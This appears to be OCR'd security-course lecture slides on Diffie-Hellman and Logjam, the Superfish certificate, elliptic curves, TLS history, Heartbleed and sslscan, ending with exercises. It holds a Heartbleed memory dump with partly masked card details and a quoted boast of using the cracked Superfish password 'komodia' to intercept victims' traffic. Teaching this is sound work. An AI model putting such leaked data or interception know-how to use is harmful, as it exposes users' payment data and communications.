Diffie–Hellman key exchange (DH)[nb 1] is a method of securely exchanging cryptographic keys over a public channel and was one of the first public-key protocols as originally conceptualized by Ralph Merkle and named after Whitfield Diffie and Martin Hellman.[1][2] DH is one of the earliest practical examples of public key exchange implemented within the field of cryptography. ... The scheme was first published by Whitfield Diffie and Martin Hellman in 1976



- Quote from: https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange
- Today we also use elliptic curves with DH
  https://en.wikipedia.org/wiki/Elliptic-curve_cryptography

Example Weak DH paper



Weak Diffie-Hellman and the Logjam Attack

Good News! Your browser is safe against the Logjam attack.

Diffie-Hellman key exchange is a popular cryptographic algorithm that allows Internet protocols to agree on a shared key and negotiate a secure connection. It is fundamental to many protocols including HTTPS, SSH, IPsec, SMTPS, and protocols that rely on TLS.

We have uncovered several weaknesses in how Diffie-Hellman key exchange has been deployed:

1. **Logjam attack against the TLS protocol.** The Logjam attack allows a man-in-the-middle attacker to downgrade vulnerable TLS connections to 512-bit export-grade cryptography. This allows the attacker to read and modify any data passed over the connection. The attack is reminiscent of the FREAK attack, but is due to a flaw in the TLS protocol rather than an implementation vulnerability, and attacks a Diffie-Hellman key exchange rather than an RSA key exchange. The attack affects any server that supports `DHE_EXPORT` ciphers, and affects all modern web browsers. 8.4% of the Top 1 Million domains were initially vulnerable.


2. **Threats from state-level adversaries.** Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve—the most efficient algorithm for breaking a Diffie-Hellman connection—is dependent only on this prime. After this first step, an attacker can quickly break individual connections.

   We carried out this computation against the most common 512-bit prime used for TLS and demonstrate that the Logjam attack can be used to downgrade connections to 80% of TLS servers supporting `DHE_EXPORT`. We further estimate that an academic team can break a 768-bit prime and that a nation-state can break a 1024-bit prime. Breaking the single, most common 1024-bit prime used by web servers would allow passive eavesdropping on connections to 18% of the Top 1 Million HTTPS domains. A second prime would allow passive decryption of connections to 66% of VPN servers and 26% of SSH servers. A close reading of published NSA leaks shows that the agency's attacks on VPNs are consistent with having achieved such a break.

Source: https://weakdh.org/ and
https://weakdh.org/imperfect-forward-secrecy-ccs15.pdf

Every year in different SSL/TLS implementations there have been problems.

Other crypto problems like Superfish February 2015



Thursday, February 19, 2015

Extracting the SuperFish certificate

By Robert Graham

I extracted the certificate from the SuperFish adware and cracked the password ("*komodia*") that encrypted it. I discuss how down below. The consequence is that I can intercept the encrypted communications of SuperFish's victims (people with Lenovo laptops) while hanging out near them at a cafe wifi hotspot. Note: this is probably trafficking in illegal access devices under the proposed revisions to the CFAA, so get it now before they change the law.

Lenovo laptops included Adware, which did SSL/TLS Man in the Middle on connections. They had a root certificate installed on the Windows operating system, WTF! Many Anti-Virus tools do the same (stupid things)

Sources:

https://en.wikipedia.org/wiki/Superfish

http://blog.erratasec.com/2015/02/extracting-superfish-certificate.html

http://www.version2.dk/blog/kibana4-superfish-og-emergingthreats-81610

https://www.eff.org/deeplinks/2015/02/further-evidence-lenovo-breaking-https-security-its-laptops

Elliptic Curve

Public-key cryptography is based on the intractability of certain mathematical problems. Early public-key systems are secure assuming that it is difficult to factor a large integer composed of two or more large prime factors. For elliptic-curve-based protocols, it is assumed that finding the discrete logarithm of a random elliptic curve element with respect to a publicly known base point is infeasible: this is the **"elliptic curve discrete logarithm problem"(ECDLP)**. The security of elliptic curve cryptography depends on the ability to compute a point multiplication and the inability to compute the multiplicand given the original and product points. The size of the elliptic curve determines the difficulty of the problem.

Elliptic-curve cryptography (ECC) is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. ECC requires smaller keys compared to non-EC cryptography (based on plain Galois fields) to provide equivalent security.[1]

- https://en.wikipedia.org/wiki/Elliptic-curve_cryptography
- Has very small key sizes

Transport Layer Security (TLS)

Originally from Netscape Communications Inc.

Secure Sockets Layer (SSL) was adopted by the IETF newer versions are called Transport Layer Security (TLS)


TLS 1.0 based on generalized version of SSL Version 3.0

RFC-2246 The TLS Protocol Version 1.0 from Januar 1999

RFC-3207 SMTP STARTTLS allows the use of TLS with SMTP mail protocols

Today most sites and servers support TLS Server Name Indication (SNI) name based certificates

TLS Server Name Indication (SNI) example



Heartbleed CVE-2014-0160

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

Well-known SSL/TLS exploit

Source: http://heartbleed.com/

Heartbleed hacking

```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73  ...action=gc_ins
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F  ert_order&billno
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74  =PZK1101&payment
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65  _id=1&card_numbe
0710: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX   r=4060xxxx413xxx
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74  96&card_exp_mont
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65  h=02&card_exp_ye
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31  ar=17&card_cvn=1
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA  09.l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts - Gave full credit card details
- "can XXX be exploited- yes, clearly! PoCs ARE needed
  without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys from Heartbleed was not possible - scary indeed.


Key points after heartbleed

Source: picture source

https://www.duosecurity.com/blog/heartbleed-defense-in-depth-part-2

- Writing SSL software and other secure crypto software is hard
- Configuring SSL is hard
  check you own site https://www.ssllabs.com/ssltest/
- SSL is hard, finding bugs "all the time"http://armoredbarista.blogspot.dk/2013/01/a-brief-chronology-of-ssltls-attacks.html

SSL/TLS udgaver af protokoller



Many protocols now exist which can use TLS

HTTPS vs HTTP

IMAPS, POP3S, osv.

Some use a different port, some use the START TLS commands

I prefer the dedicated ports for encryption – unencrypted IMAP 143/tcp vs encrypted IMAPS 993/tcp


sslscan

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Source: Originally sslscan from http://www.titania.co.uk but use the version on Kali

SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Exercise




Now lets do the exercise

SSL/TLS scanners 15 min

which is number **25** in the exercise PDF.

Exercise




Now lets do the exercise

Internet scanners 15 min

which is number **26** in the exercise PDF.

Exercise




Now lets do the exercise

Real Vulnerabilities up to 30min

which is number 27 in the exercise PDF.

Exercise




Now lets do the exercise

Run OWASP Juice Shop 45 min

which is number 21 in the exercise PDF.

For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools